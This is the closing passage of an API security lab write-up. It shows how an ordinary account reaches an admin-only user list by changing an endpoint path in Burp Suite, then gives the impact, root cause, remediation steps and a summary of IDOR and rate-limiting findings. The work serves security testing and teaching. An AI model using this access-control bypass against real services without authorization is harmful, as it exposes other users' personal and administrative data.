
Authenticate with the created account token



Retrieve the newly created user details using: ***GET /vapi/api5/user/{user_id}***




Try modifying the the User_Id



Modify the endpoint URL to: ***GET /vapi/api5/users***

Send the request using Burp Suite.



Observe that the response returns a list of all users, including:

Administrator accounts

Other users' account details

Potentially sensitive metadata

Impact

- Unauthorized access to administrative-level functionality
- Exposure of sensitive user and admin account information
- Increased risk of targeted attacks against privileged accounts
- Potential privilege escalation if combined with other vulnerabilities

This vulnerability significantly weakens role separation within the application.

Risk Rating -High

- Exploitation requires only a basic authenticated account
- No role validation on privileged endpoints
- Sensitive information exposure

Root Cause

- Missing role-based access control enforcement
- Backend does not verify user privileges before executing administrative functions
- Inadequate authorization middleware configuration

Remediation Recommendations

1. Enforce strict Role-Based Access Control for all privileged endpoints.
2. Validate user roles server-side before processing administrative requests.
3. Restrict /vapi/api5/users to authorized administrative roles only.
4. Implement centralized authorization middleware to prevent bypass.
5. Log and monitor unauthorized access attempts to privileged endpoints.
6. Conduct a full review of all endpoints to ensure proper function-level access control.

Challenges and Notes

Setting up the Android emulator drained my system resources, causing loud fan activity and occasional crashes. Despite this, testing the APIs with authenticated sessions and intercepting requests using Burp Suite was completed successfully.

Conclusion

The lab successfully demonstrated:

- Identification of Insecure Direct Object References (IDOR) across multiple endpoints
- Excessive data exposure on order and report endpoints
- Lack of resource and rate limiting on OTP authentication
- Broken function-level authorization allowing access to administrative data
- Testing and validation of API vulnerabilities using authenticated sessions and automated fuzzing

Overall Security Posture:

Vulnerable, with critical and high-risk issues related to access control, authorization, and rate limiting, requiring immediate remediation to protect sensitive user data and prevent account compromise.



.....



*Best in class social media
now over cloud.*

5

.....

Create Account

Login